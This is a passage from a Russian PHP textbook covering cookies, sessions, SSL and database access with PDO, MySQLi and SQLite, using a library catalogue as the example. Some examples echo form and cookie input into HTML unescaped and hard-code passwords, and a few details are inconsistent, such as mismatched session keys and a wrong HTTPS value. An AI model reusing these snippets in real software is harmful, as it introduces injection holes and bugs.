рых браузеров эти значения могут быть увеличены, но особо расчитывать на это не следует. К тому же вы не можете контролировать истечение срока годности cookie - если браузер полон (уже хранит 300 cookies) и нужно сохранить еще одно cookie, браузер может удалить cookie, даже если его срок годности еще не вышел. Также нужно быть предельно осторожными при установке cookie, срок годности которых быстро истекает. Время истечения срока основывается на часах клиента, которые могут быть не такими точными, как ваши. У многих пользователей системные часы установлены не точно, поэтому вы не можете положиться на cookie с быстрым сроком истечения.

Несмотря на эти ограничения, cookies очень полезны для передачи информации между повторяющимися визитами пользователя на ваш сайт.

7.6.2. Сессии

У PHP есть встроенная поддержка сессий. Механизм сессий производит за вас все манипуляции с cookies, обеспечивая постоянные переменные, доступные с различных страниц и между разными посещениями сайта. Сессии позволяют вам легко создавать многостраничные формы (такие как корзины интернет-магазина), сохранять информацию об аутентификации пользователя при его переходах от страницы к странице, а также сохранять постоянную информацию о предпочтениях пользователя на сайте.

Каждый, кто первый раз посетил ваш сайт, получает уникальный идентификатор сессии. По умолчанию идентификатор сессии (session ID, SID) хранится в cookie с именем PHPSESSID. Если браузер не поддерживает cookies или пользователь выключил прием cookies, идентификатор сессии распространяется через URL в пределах сайта.

У каждой сессии есть хранилище данных, связанное с ней. Вы можете регистрировать переменные, которые будут загружены из хранилища данных при запуске каждого сценария, и которые будут сохраняться в хранилище данных при завершении работы сценария. Зарегистрированные переменные являются постоянными между страницами, а изменения значений переменных одной страницей видимы другим страницам. Например, когда одна страница изменяет содержимое корзины пользователя, то эти изменения сразу "увидят" остальные страницы интернет-магазина.

Основы сессий

Сессии запускаются автоматически при запуске PHP-сценария. При необходимости будет сгенерирован новый ID сессии, возможо будет создан и отправлен браузеру cookie, а также из хранилища будут загружены постоянные переменные.

Вы можете зарегистрировать переменную в сессии, указав имя переменной в массиве $_SESSION. Например, следующий пример создает счетчик загрузок страницы:

```
session_start();
$_SESSION['hits'] = $_SESSION['hits'] + 1;
echo "Эта страница была просмотрена {$_SESSION['hits']} раз.";
```

Функция session_start() загружает зарегистрированные переменные в ассоциативный массив $_SESSION. Ключи массива - это имена переменных, например. $_SESSION['hits']. Если вам любопытно, то с помощью функции session_id() вы можете получить текущий ID сессии.

Для закрытия сессии используется функция session_destroy(). Она удаляет хранилище данных, связанное с текущей сессией, но не удаляет cookie из кэша браузера. Это означает, что ID сессии у пользователя будет такое же, как и до вызова session_destroy(), но все связанные с ним данные будут потеряны.

Пример 7.13 показывает код примера 7.11, переписанный с использованием сессий вместо cookies.

Пример 7.13. Установка предпочтений с помощью сессий (prefs_session.php)

```
<html>
<head><title>Установка предпочтений</title></head>
<body>
<?php

session_start();

$colors = array(
    'black' => "#000000",
    'white' => "#ffffff",
    'red' => "#ff0000",
    'blue' => "#0000ff"
);

$backgroundName = $_POST['background'];
$foregroundName = $_POST['foreground'];

$_SESSION['backgroundName'] = $backgroundName;
$_SESSION['foregroundName'] = $foregroundName;
?>
<p>Спасибо. Ваши предпочтения были изменены так:<br />
    Фон: <?= $backgroundName; ?><br />
    Передний план: <?= $foregroundName; ?></p>
    <p>Щелкните <a href="prefs_session_ demo.php">здесь</a>, чтобы увидеть
    предпочтения в действии.</p>
</body>
</html>
```

Пример 7.14 - это пример 7.12, переписанный с использованием сессий. Как только сессия будет запущена, будут созданы переменные $bg и $fg и их сможет использовать весь сценарий.

Пример 7.14. Использование предпочтений, полученных из сессий (prefs_session_demo.php)

```
<?php
session_start() ;
$backgroundName = $_SESSION['bg'] ;
$foregroundName = $_SESSION['fg'] ;
?>
<html>
<head><title>Front Door</title></head>
    <body bgcolor="<?= $backgroundName; ?>" text="<?= $foregroundName; ?>">
        <h1>Добро пожаловать в наш магазин!</h1>
        <p>У нас есть много качественных продуктов для вас. Не
        стесняйтесь обращаться за помощью к консультантам. Однако
        помните, если вы что-то сломали, то вы это купили!

        <p>Вы хотите <a href="colors.php">изменить ваши
    предпочтения?</a></p>
    </body>
</html>
```

По умолчанию Cookie, хранящее ID сессии уничтожается при закрытии браузера. Поэтому сессии не сохраняются, если пользователь закроет браузер. Чтобы изменить это поведение, установите время жизни cookies (опция session.cookie_lifetime в *php.ini*, время жизни задается в секундах).

Альтернативы Cookies

По умолчанию ID сессии передается от страницы к странице в Cookie с именем PHPSESSID. В то же время, механизм сессий поддерживает две альтернативы использованию Cookies, о которых мы ранее говорили: поля формы и URL. Передача ID сессии через скрытые поля чрезвычайно неудобно, поскольку это вынуждает вас каждую ссылку между страницами делать кнопкой submit формы. Данный метод мы не будем рассматривать в дальнейшем, а свое внимание обратим на передечу ID сессии через URL.

Механизм передачи ID сессии с помощью URL более элегантен. PHP может перезаписывать ваши HTML-файлы, добавляя ID сессии каждой относительной ссылке. Однако, чтобы это работало, PHP должен быть скомпилировать с опцией -enable-trans-id. При этом нужно отметить, что данный способ существенно снижает производительность, поскольку PHP придется проанализировать и перезаписать каждую страницу. Особенно

потери в производительности будут заметны на больших, высоконагруженных сайтах. Поэтому на таких сайтах можно рекомендовать остановиться все-таки на Cookies. К тому же при передаче ID сессии в URL "засвечивается" ваш ID сессии, что открывает потенциальные возможности для всевозможных атак, организованных по принципу «Атака посредника» (man-in-the-middle)[11].

Пользовательское хранилище

По умолчанию PHP хранит информацию сессии в файлах во временном каталоге сервера. При этом переменные каждой сессии хранятся в отдельном файле. Каждая переменная сериализуется в файл в надлежащем формате (см. ниже в этом разделе). Вы можете изменить все эти значения в конфигурационном файле *php.ini*.

Например, вы можете изменить расположение файлов сессии, установив значение опции session.save_path в *php.ini*. Если у вас общий сервер, установите временный каталог где-то в пределах вашего собственного дерева каталогов, чтобы пользователи на этой же машине не смогли получить доступ к вашим файлам.

PHP может хранить информацию сессии в одном из двух форматов: в встроенном формате PHP или WDDX ((англ. Web Distributed Data eXchange — обмен данными распределёнными во Всемирной паутине)). Вы можете изменить формат, установив значение опции session.serialize_handler в вашем *php.ini*. Оно может быть или php (поведение по умолчанию) или wddx (для формата WDDX).

Комбинирование Cookies и сессий

Для сохранения состояния между посещениями пользователем вашего сайта, вы можете комбинировать использование cookies и использование вашего собственного обработчика сессии. Любую информацию о состоянии, которую нужно забыть при уходе пользователя с сайта, например, на какой странице находился пользователь, можно обрабатывать с помощью сессий PHP. Любую информацию о состоянии, которая должна быть сохранена, например, уникальный ID пользователя, можно хранить в cookies. А по ID пользователя вы можете получить состояние пользователя, например, почтовый адрес, выбранное оформление из постоянного хранилища, например, из базы данных.

[11] Атака посредника или атака «человек посередине» (англ. Man in the middle (MITM)) — вид атаки в криптографии, когда злоумышленник перехватывает и подменяет сообщения, которыми обмениваются корреспонденты, при этом ни один из последних не догадывается о его присутствии в канале.

Пример 7.15 позволяет пользователю выбирать цвета текста и фона и сохранять эти значения в cookie. Предпочтения хранятся ровно одну неделю с момента установки.

Пример 7.15. Сохранение состояния между посещениями (save_stats.php)

```
<?php

if($_POST['bgcolor']) {
    setcookie('bgcolor', $_POST['bgcolor'], time() + (60 * 60 * 24 * 7));
}

if (isset($_COOKIE['bgcolor'])) {
    $backgroundName = $_COOKIE['bgcolor'];
}
else if (isset($_POST['bgcolor'])) {
    $backgroundName = $_POST['bgcolor'];
}
else {
    $backgroundName = "gray";
} ?>

<html>
  <head><title>Сохрани его</title></head>
    <body bgcolor="<?= $backgroundName; ?>">

        <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
        <p>Фон:
        <select name="bgcolor">
            <option value="gray">Серый</option>
            <option value="white">Белый</option>
            <option value="black">Черный</option>
            <option value="blue">Синий</option>
            <option value="green">Зеленый</option>
            <option value="red">Красный</option>
        </select></p>
    <input type="submit" />
</form>
</body>
</html>
```

SSL

Протокол SSL (Secure Sockets Layer) предоставляет безопасный канал, по которому могут передаваться обычные запросы и ответы HTTP. Язык PHP никак не связан с SSL, поэтому его средствами вы не можете управлять шифрованием. Шифрование настраивается на уровне сервера и ваш сервер может

либо его поддерживать, либо не поддерживать. Иногда хостинг-провайдер настраивает разные каталоги для публичного (доступного по HTTP) и защищенного (HTTPS) содержимого. Протокол *https://* в URL означает, что для получения документа используется безопасное соединение, в отличие от *http://*.

Если PHP-страница была сгенерирована в ответ на запрос по SSL-соединению, запись HTTPS массива `$_SERVER` будет установлена в "n". Чтобы запретить генерирование страницы по незащищенному соединению, используйте следующий простой код:

```
if ($_SERVER['HTTPS'] !== 'on') {
    die("Используйте безопасное соединение.");
}
```

Часто допускается следующая ошибка: форма отправляется по безопасному соединению, например, *https://www.example.com/form.html*, но в параметре `action` формы указывается URL *http://*. В результате все введенные пользователем параметры формы будут отправлены по небезопасному соединению и их сможет перехватить любой сниффер пакетов.

Глава 8. Базы данных

PHP поддерживает более 20 баз данных, в том числе большинство популярных коммерческих и открытых (open source) разновидностей. Реляционные системы управления базами данных (MySQL, PostgreSQL и Oracle) являются основой большинства современных веб-сайтов. В них хранится информация корзины, история заказов, обзоры продуктов, информация о пользователе, номера кредитных карточек и иногда даже сами веб-страницы.

В этой главе будет показано, как получить доступ к базам данных из PHP. Мы сконцентрируемся на встроенной в PHP системе PDO (PHP Data Objects), позволяющей вам использовать одни и те же функции для доступа к любой базе данных, вместо использования множества расширений, специфичных для каждой базы данных. В этой главе вы узнаете, как получить данные из базы данных, как сохранить данные в базе данных и как обработать ошибки. В завершении главы будет приведено приложение, демонстрирующее большинство операций с базой данных.

Полномасштабное описание работе с БД средствами PHP лежит за рамками данной книги. Для более подробной информации по связке PHP/MySQL обратитесь к дополнительной литературе.

8.1. Использование PHP для доступа к базе данных

Существует два способа доступа к базам данных из PHP. Один из них - использовать расширение, предоставляющее функции для доступа к конкретной базе данных. Второй - использование независимой от базы данных библиотеки PDO (PHP Data Objects). У каждого подхода есть свои преимущества и недостатки.

Если вы используете специфичное для базы данных расширение, ваш код глубоко привязан к конкретной базе данных. Например, имена функций, параметры функций, обработка ошибок расширения MySQL абсолютно отличаются от имен функций, их параметров и способов обработки ошибок любого другого расширения базы данных.

Если вы захотите перейти с MySQL на PostgreSQL, вам придется серьезно модифицировать ваш код. С другой стороны, PDO скрывает специфичные

для базы данных функции от вас с помощью уровня абстракции, поэтому переход от одной базы данных к другой будет таким же простым, как изменение строчки в вашей программе.

Но у всего есть своя цена. За портативность абстрактного уровня библиотеки PDO нужно расплачиваться производительностью. Код, использующий PDO медленнее кода, использующего родное для базы данных расширение. Также помните, что PDO только предоставляет универсальные функции для работы с разными базами данных, но не гарантирует, что ваш SQL-код будет универсальным. Если ваше приложение использует неуниверсальный SQL, вам придется проделать существенную работу, чтобы преобразовать запросы от одной базы данных к другой. В этой главе мы вкратце рассмотрим оба способа доступа к базе данных, а также поговорим об альтернативных методах управления динамическим контентом.

8.2. Реляционные базы данных и SQL

8.2.1. Введение в реляционные базы данных и SQL

Система управления реляционной базой данных (она же реляционная СУБД, Relational Database Management System, RDBMS) - это сервер, управляющий вашими данными. Данные хранятся в таблицах, где у каждой таблицы есть определенное число колонок, при этом у каждой колонки есть имя и тип. Например, таблица, хранящая сведения о научно-фантастических книгах может наверняка содержит данные о названии книги (строка), годе выпуска (число) и авторе (строка).

Таблицы группируются в базы данных, так что в базе данных научно-фантастической литературы могут быть таблицы для периодов времени, авторов и т.д. У реляционной СУБД обычно есть своя собственная система пользователей, управляющая правами доступа к базе данных (например, пользователь Фред может обновить базу данных "Авторы").

PHP связывается с реляционными СУБД, такими как MySQL и Oracle, используя язык структурированных запросов (Structured Query Language, SQL). Вы можете использовать SQL для создания, изменения БД и получения информации из БД.

Синтаксис SQL делится на две части. Первая часть - это язык манипуляций данными (Data Manipulation Language, DML), используемый для получения и изменения данных в существующей БД. DML довольно компактен и состоит всего из четырех действий: SELECT, INSERT, UPDATE и DELETE. Вторая часть содержит команды, используемые для создания и измене-

ния структур баз данных, и известна как язык определения данных (Data Definition Language, DDL). Синтаксис DDL не стандартизирован, в отличие от синтаксиса DML, но поскольку PHP просто отправляет любые SQL-команды базе данных, то вы можете использовать любые SQL-команды, лишь бы ваша база данных их поддерживала. Файл, содержащий SQL-команды для создания демонстрационной базы данных библиотеки, называется *library.sql*.

Предположим, что у нас есть таблица с именем books, тогда следующий SQL-оператор вставляет в нее новую запись:

```
INSERT INTO books VALUES (null, 4, 'Я - робот', '0-553-29438-5', 1950, 1);
```

Следующий SQL-оператор тоже вставляет новую запись, но уточняет поля таблицы:

```
INSERT INTO books (authorid, title, ISBN, pub_year, available)
VALUES (4, 'Я - робот', '0-553-29438-5', 1950, 1);
```

Чтобы удалить все книги, которые были изданы в 1979 году (если таковые имеются), вы можете использовать следующий SQL-оператор:

```
DELETE FROM books WHERE pub_year = 1979;
```

Чтобы изменить год издания книги с названием "*Roots*", используйте этот оператор:

```
UPDATE books SET pub_year=1983 WHERE title='Roots';
```

Чтобы получить книги, изданные в 80-ых, используйте этот оператор:

```
SELECT * FROM books WHERE pub_year > 1979 AND pub_year < 1990;
```

Вы также можете указать поля, которые вы хотите получить. Например:

```
SELECT title, pub_year FROM books WHERE pub_year > 1979 AND pub_year < 1990;
```

При желании вы можете создать запросы, собирающие информацию из нескольких таблиц. Например, этот запрос соединяет вместе таблицы book и author, чтобы вы увидели, кто написал каждую книгу:

```
SELECT authors.name, books.title FROM books, authors
WHERE authors.authorid = books.authorid;
```

Вы можете использовать сокращенные названия (или псевдонимы) таблиц примерно так:

```
SELECT a.name, b.title FROM books b, authors a WHERE a.authorid = b.authorid;
```

Подробное рассмотрение языка SQL выходит за рамки этой книги, получить дополнительную информацию вы можете в книге SQL in a Nutshell, Third Edition (Kevin Kline, O'Reily).

8.2.2. Объекты данных PHP

На официальном сайте PHP (php.net) вот что сказано о PDO:

Расширение PDO (PHP Data Objects) определяет легкий и целостный интерфейс для доступа к базам данных из PHP. Каждый драйвер базы данных, в котором реализован этот интерфейс, может представить специфичный для базы данных функционал в виде стандартных функций расширения. Но надо заметить, что само по себе расширение PDO не позволяет манипулировать доступом к базе данных. Чтобы воспользоваться возможностями PDO, необходимо использовать соответствующий конкретной базе данных PDO-драйвер.

Расширение PDO обладает следующими уникальными функциями:

- PDO - это родное расширение C;
- PDO использует в своих интересах возможности последней версии PHP 5;
- PDO использует буферизованное чтение данных;
- PDO предоставляет общие функции БД как основу для написания сценариев;
- PDO в то же время в состоянии получить доступ к специфичным для БД функциям;
- PDO может использовать основанные на транзакции методы;
- PDO может взаимодействовать с LOBS (Large Objects) в БД;
- PDO может использовать подготовленные и исполнимые SQL-запросы со связанными параметрами;
- PDO может реализовать курсоры с прокруткой;
- PDO имеет доступ к кодам ошибок SQLSTATE и имеет очень гибкую обработку ошибок.

Поскольку у PDO очень много функций, мы затронем лишь несколько из них (основные), чтобы показать вам все преимущества использования PDO.

Для начала, давайте немного поговорим о PDO. У PDO есть драйверы почти для всех существующих баз данных, а базы данных, которые непосредственно не поддерживаются PDO, могут быть доступны через универсальное соединение ODBC. PDO имеет модульную структуру, поэтому у вас должно быть активно, как минимум, два расширения: одно - собственно, само расширение PDO, а второе - расширение, специфическое для базы данных, с которой вы будете взаимодействовать через интерфейс PDO. Чтобы настроить соединение именно с вашей базой данных, посетите онлайн-документацию по адресу:

http://www.php.net/manual/ru/book.pdo.php

Например, для установки PDO на Windows Server для взаимодействия с MySQL нужно добавить две следующие строки в ваш файл *php.ini* и перезапустить сервер:

```
extension=php_pdo.dll
extension=php_pdo_mysql.dll
```

Также вам нужно знать, что PDO является объектно-ориентированным расширением, что будет показано в следующих примерах.

Создание соединения

Первым делом вам нужно установить соединение с базой данных и сохранить дескриптор соединения в переменной:

```
$db = new PDO ($dsn, $username, $password);
```

Здесь `$dsn` означает имя источника данных, а остальные два параметра и так понятны. В частности, для MySQL-соединения вам нужно написать следующий код:

```
$db = new PDO("mysql:host=localhost;dbname=library", "petermac", "abc123");
```

Конечно, для большей гибкости и в целях повторного использования кода вы можете указать переменные, содержащие имя пользователя и пароль, а не указывать их непосредственно при создании объекта PDO.

Взаимодействие с базой данных

После подключения к вашей базе данных вам нужно начать взаимодействовать с ней. Вы можете использовать созданное соединение для отправки SQL-команд серверу. Наш простой оператор `UPDATE` будет выглядеть примерно так:

```
$db->query("UPDATE books SET authorid=4 WHERE pub_year=1982");
```

Этот код просто обновляет таблицу **books**, никакого результата этот запрос не несет. Он демонстрирует, как вы будете отправлять простые SQL-команды, не возвращающие результата (`UPDATE`, `DELETE`, `INSERT`). В следующем разделе будет рассмотрен более сложный подход - подготовленные запросы.

Подготовленные запросы

PDO также позволяет использовать подготовленные запросы. Подготовленный запрос можно представить себе, как некий вид скомпилированного шаблона SQL запроса, который будет запускаться приложением и настраиваться с помощью входных параметров. Рассмотрим следующий код:

```
$statement = $db->prepare( "SELECT * FROM books");
$statement->execute();

// получаем по одной записи за раз
while ($row = $statement->fetch()) {
    print_r($row);
    // или делаем что-то другое с каждой возвращенной записью
}
$statement = null;
```

В этом коде мы "подготавливаем" SQL-код, а затем "выполняем" его. Далее в цикле мы "проходимся" по результату запроса и освобождаем объект, присвоив ему null. Этот пример не показывает всю мощь подготовленных запросов, поэтому давайте рассмотрим следующий код:

```
$statement = $db->prepare("INSERT INTO books (authorid, title, ISBN, pub_year)"
    . "VALUES (:authorid, :title, :ISBN, :pub_year)");

$statement->execute(array(
    'authorid' => 4,
    'title' => "Foundation",
    'ISBN' => "0-553-80371-9",
    'pub_year' => 1951)
);
```

Здесь мы подготавливаем SQL-оператор с четырьмя псевдопеременными: *authorid*, *title*, *ISBN* и *pub_year*. В нашем случае имена псевдопеременных совпадают с названиями полей таблицы. Это сделано только для ясности, для псевдопеременных вы можете использовать любые понятные вам имена. В вызове execute() мы заменяем псевдопеременные фактическими данными, которые мы хотим использовать в этом определенном запросе. Одно из преимуществ подготовленных запросов - вы можете выполнять одну и ту же SQL-команду и каждый раз в массиве передавать ей различные значения. Вместо имен переменных вы вообще можете использовать вопросительный знак (?), как в следующем коде:

```
$statement = $db->prepare("INSERT INTO books (authorid, title, ISBN, pub_year)"
    . "VALUES (?,?,?,?)");

$statement->execute(array(4, "Foundation", "0-553-80371-9", 1951));
```

Эти операторы выполняют то же действие, но с меньшим количеством кода, поскольку мы не присваиваем имена элементам, которые будут заменены, поэтому в массив вы можете поместить только сами данные, без имен. Вам нужно только четко знать позиции данных, которые вы отправляете в подготовленный запрос.

Транзакции

Некоторые реляционные СУБД поддерживают транзакции, в которых серия изменений базы данных может быть объединена (все изменения будут применены за один раз) или откачена назад (будут отменены все примененные изменения). Например, когда банк обрабатывает перевод денег, нужно с одного счета снять сумму и поместить на другой, эти два действия должны произойти вместе. Ни одно из этих действий не должно произойти отдельно и между ними не должно быть задержки.

PDO обрабатывает транзакции с помощью структуры try...catch подобно тому, как показано в примере 8.1.

Пример 8.1. Структура кода try...catch

```
try {
    $db = new PDO("mysql:host=localhost;dbname=banking_sys", "peter", "123");
    // соединение успешно
}
catch (Exception $error) {
    die("Ошибка соединения: " . $error->getMessage());
}
try {
    $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $db->beginTransaction();
    $db->exec("insert into accounts (account_id, amount) values (23, '5000')" );
    $db->exec("insert into accounts (account_id, amount) values (27, '-5000')" );
    $db->commit();
}
catch (Exception $error) {
    $db->rollback();
    echo "Транзакция не выполнена: " . $error->getMessage();
}
```

Если вы будете использовать методы commit() или rollback() на базах данных, не поддерживающих транзакций, вы получите ошибку DB_ERROR. Убедитесь, что используемые базы данных поддерживают транзакции перед их использованием.

8.3. Объектно-ориентированный интерфейс MySQLi

Наиболее популярной платформой баз данных при использовании с PHP является MySQL. Если вы загляните на сайт MySQL (www.mysql.com), вы увидите несколько разных версий MySQL. Бесплатно распространяемая

версия называется *community server*. У PHP есть несколько разных интерфейсов для работы с этой СУБД, мы рассмотрим усовершенствованный объектно-ориентированный интерфейс MySQLi (MySQL Improved). Если вы не очень ориентируетесь в интерфейсах и концепциях ООП, прежде чем приступите к чтению этого раздела, обратитесь к главе 6, где более подробно рассматривалась тема ООП и интерфейсов.

Поскольку объектно-ориентированный интерфейс MySQLi встроен в PHP в стандартную установку (вам нужно только активировать расширение MySQLi в вашем PHP-окружении), все, что вам нужно - просто инстанциировать его класс (создать экземпляр класса), как показано в следующем коде:

```
$db = new mysqli(host, user, password, databaseName);
```

Представим, что база данных называется library, имя пользователя - petermac и пароль 1q2w3e9i8u7y. Код подключения к БД будет следующим:

```
$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");
```

В результате вы получите доступ к самой СУБД, в частности, к таблицам и другим данным. Как только класс инстанциирован в переменную $db, вы можете использовать методы этого объекта для работы с вашей БД.

Рассмотрим пример вставки новой книги в БД library :

```
$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");

$sql = "INSERT INTO books (authorid, title, ISBN, pub_year, available)
    VALUES (4, 'Я - робот', '0-553-29438-5', 1950, 1)";

if ($db->query($sql)) {
    echo "Книга успешно сохранена.";
}
else {
    echo "Попытка вставки данных не удалась. Попытайтесь снова или
обратитесь в техническую поддержку " ;
}

$db->close();
```

Первым делом мы создаем объект $db класса *mysqli*. Далее мы создаем строку запроса и записываем ее в переменную с именем $sql. Затем мы вызываем метод query() и проверяем возвращаемое им значение, которое будет true в случае успешного выполнения запроса. На данном этапе не обязательно в случае успеха выводить что-либо с помощью echo, здесь echo используется для примера. Затем мы вызываем метод close для уничтожения класса и освобождения памяти.

Получение данных для отображения

В другой части нашего веб-сайта вам захочется вывести список ваших книг и показать, кто является их автором. Все это можно сделать с помощью того же класса MySQLi. Нам придется работать с результатом, сгенерированным SQL-командой SELECT.

Есть много способов отобразить информацию в браузере и мы рассмотрим один из них. Обратите внимание, что результат возвращается в отдельный класс, а не в переменную $db. PHP автоматически создает объект нужного класса и заполняет его возвращенными данными. Рассмотрим код:

```
$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");

$sql = "SELECT a.name, b.title FROM books b, authors a
    WHERE a.authorid=b.authorid";

$result = $db->query($sql);
while ($row = $result->fetch_assoc()) {
    echo "{$row['name']} - автор книги {$row['title']}<br />";
}

$result->close();
$db->close();
```

Здесь мы сохраняем результат метода query() в переменную с именем $result. Далее мы используем метод fetch_assoc() результата для доступа к одной записи результата за одну итерацию цикла. В цикле полученная запись результата сохраняется в переменную $row. Обработка результата осуществляется, пока в нем есть необработанные записи. Затем мы закрываем оба объекта.

Вывод будет примерно такой:

```
Д.Р.Р. Толкин - автор книги Две башни
Д.Р.Р. Толкин - автор книги Возвращение короля
Д.Р.Р. Толкин - автор книги Хоббит
Алекс Хейли - автор книги Корни
Том Клэнси - автор книги Радуга шесть
Том Клэнси - автор книги Зубы тигра
Том Клэнси - автор книги Слово президента
```

Примечание. Один из самых полезных методов, который может быть найден в MySQLi - это multi_query. Этот метод позволяет вам выполнять несколько SQL-команд в одном операторе. В результате, если вы хотите вставить запись, а затем обновить ее, вы можете сделать это за один шаг.

Конечно, мы рассмотрели MySQLi очень поверхностно. Подробную документацию по нему вы всегда сможете найти по адресу www.php.net/mysqli, где вы познакомитесь с полным списком методов, являющихся частью этого класса-интерфейса.

8.4. SQLite

В PHP 5 появилась поддержка компактной СУБД SQLite. Как предполагает ее название, это легковесная система управления базой данных. Начиная с PHP 5, поддержка данной СУБД доступна по умолчанию, то есть SQLite доступна "прямо из коробки", когда вы установите PHP 5, 6, 7.

Преимущество SQLite в том, что все хранилище базы данных находится в одном файле. Это может быть очень полезно, если вы пытаетесь создать приложение с ограниченным использованием базы данных и вы уверены, что доступ к этим данным будет осуществляться только средствами PHP. Все, что вы должны сделать, чтобы использовать SQLite - сослаться на него в вашем коде.

Примечание. Если вы используете PHP 5.3, вам нужно обновить ваш файл *php.ini*, добавив в него директиву extension=php_sqlite.dll. На момент написания этих строк директива по умолчанию extension=php_sqlite3.dll

Как и в случае с MySQLi, для доступа к SQLite тоже используется объектно-ориентированный интерфейс:

```
$db = new SQLiteDatabase("c:/copy/library.sqlite");
```

Единственная вещь, которую вам нужно знать об этом операторе: если заданный файл не существует, он будет создан для вас. Давайте вернемся к нашему примеру с базой данных библиотеки. В примере 8.2 мы создаем базу данных авторов и добавляем в нее одну запись.

Пример 8.2. Таблица authors (БД SQLite)

```
$sql = "CREATE TABLE 'authors' ('authorid' INTEGER PRIMARY KEY, 'name' TEXT)";

if (!$database->queryExec($sql, $error)) {
    echo "Ошибка при создании таблицы - {$error}<br />";
}
```

```
else {
    echo "Таблица Authors создана <br />";
}
$sql = <<<SQL
INSERT INTO 'authors' ('name') VALUES ('Толкин');
INSERT INTO 'authors' ('name') VALUES ('Алекс Хейли');
INSERT INTO 'authors' ('name') VALUES ('Том Клэнси');
INSERT INTO 'authors' ('name') VALUES ('Айзек Азимов');
SQL;
if (!$database->queryExec($sql, $error)) {
    echo "Сбой вставки - {$error}<br />";
}

else {
    echo "INSERT в Authors - OK<br />";
}
Таблица Authors создана
INSERT в Authors - OK
```

В SQLite в отличие от MySQL нет опции AUTO_INCREMENT. Вместо этого SQLite делает любое поле, определенное как INTEGER и PRIMARY KEY , как поле с автоматическим увеличением. Вы можете переопределить это поведение, указав значение в SQL-операторе INSERT при вставке записи. Обратите внимание, что в SQLite типы данных немного отличаются от тех, которые используются в MySQL. Помните, что SQLite - облегченный ("урезанный") инструмент баз данных, поддерживаемые SQLite типы данных представлены в таблице 8.1.

Таблица 8.1. Типы данных, доступные в SQLite

Тип данных	Объяснение
Text	Хранит данные как NULL, TEXT или BLOB-содержимое. Если текстовому полю будет присвоено число, оно сначала будет конвертировано в текст перед сохранением
Numeric	Может хранить целые или вещественные данные. Если такому полю будет присвоено текстовое значение, будет предпринята попытка конвертировать информацию в числовой формат.
Integer	Ведет себя так же, как и тип данных numeric, однако если такому полю будет присвоено вещественное значение, оно будет сохранено как целое
Real	Ведет себя так же, как и тип данных numeric, однако если такому полю будет присвоено целое значение, оно будет сохранено как вещественное
None	Это - всеобъемлющий тип данных. Данные будут храниться точно так же, как представлены.

Код из примера 8.3 создает таблицу books и вставляет некоторые данные в файл базы данных.

Пример 8.3. Таблица books (SQLite)

```
$db = new SQLiteDatabase("c:/copy/library.sqlite");

$sql = "CREATE TABLE 'books' ('bookid' INTEGER PRIMARY KEY,
    'authorid' INTEGER,
    'title' TEXT,
    'ISBN' TEXT,
    'pub_year' INTEGER,
    'available' INTEGER)";

if ($db->queryExec($sql, $error) == FALSE) {
    echo "Сбой при создании таблицы - {$error}<br />";
}
else {
    echo "Таблица Books создана<br />";
}

$sql = <<<SQL
INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (1, 'Две Башни', '0-261-10236-2', 1954, 1);
INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (1, 'Возвращение короля', '0-261-10237-0', 1955, 1);
INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (2, 'Корни', '0-440-17464-3', 1974, 1);
INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (4, 'Я - робот', '0-553-29438-5', 1950, 1);
INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (4, 'Основание', '0-553-80371-9', 1951, 1);
SQL;

if (!$db->queryExec($sql, $error)) {
    echo "Сбой Insert - {$error}<br />";
}
else {
    echo "INSERT в Books - OK<br />";
}
```

Обратите внимание, что вы можете выполнить несколько SQL-команд за один раз. Это возможно и с помощью MySQLi с помощью метода multi_query(), в SQLite можно использовать тот же метод queryExec. После вставки в базу данных некоторых данных выполните код из примера 8.4, чтобы что-нибудь вывести для примера.

Пример 8.4. Выбор книг (SQLite)

```
$db = new SQLiteDatabase("c:/copy/library.sqlite");

$sql = "SELECT a.name, b.title FROM books b, authors a WHERE a.authorid=b.authorid";

$result = $db->query($sql);
while ($row = $result->fetch()) {
    echo "{$row['a.name']} - автор книги {$row['b.title']}<br/>";
}
```

Вышеприведенный код выведет следующее:

```
Толкин - автор книги Две башни
Толкин - автор книги Возвращение короля
Алекс Хейли - автор книги Корни
Айзек Азимов - автор книги Я - робот
Айзек Азимов - автор книги Основание
```

У SQLite есть практически все возможности, которые есть у "больших" баз данных, а "lite" больше означает не ограниченную функциональность, а небольшое потребление системных ресурсов. Если вам нужно создать приложение, расходующее минимум системных ресурсов, вы просто обязаны обратить свое внимание на SQLite.

Примечание. Вы можете использовать PDO для взаимодействия с SQLite. Таким образом, вы можете начать использовать легкую базу данных, а потом перейти на более "тяжелую", например, на MySQL, по мере необходимости.

8.5. Работа с данными через прямое манипулирование файлами

Язык PHP содержит в себе множество скрытых полезных возможностей, которые в нем предусмотрены, но которые не видны на первый взгляд и используются довольно редко. Но метко. Одной из таких функций (которая часто пропускается) – является его по сути сверхъестественная способность обрабатывать сложные файлы. Уверен, все знают, что PHP может открыть файл, но что можно потом сделать с этим файлом знают далеко не все.

Да и мое внимание в рамках решения практических задач эти функции привлекли далеко не сразу. У меня появился клиент, у которого "практически

не было денег", но который хотел динамическое веб-приложение. Конечно, первым делом я предложил клиенту чудесный вариант, основанный на использовании PHP в сочетании с MySQLi. Клиент осведомился у местного хостинг-провайдера, какова будет ежемесячная плата за размещение такого решения, и в результате попросил меня придумать что-то еще, менее накладное, так как он был не в состоянии оплачивать ежемесячную плату. Я подумал, и пришел к выводу, что оказывается, если вы не хотите использовать MySQLi/SQLite, есть другая альтернатива - использовать файлы для управления небольшими количествами текстовых данных. Функции, которые мы рассмотрим далее, не являются чем-то необычным, фактически они входят в основной набор инструментов PHP (см. табл. 8.2).

Таблица 8.2. Часто используемые функции управления файлами

Имя функции	Описание
mkdir()	Используется для создания каталога на сервере
file_exists()	Позволяет определить, существует ли указанный файл или каталог
fopen()	Открывает существующий файл для чтения или записи (см. параметры для правильного использования)
fopen()	Читает содержимое файла в переменную
flock()	Используется для получения эксклюзивной блокировки файла для записи
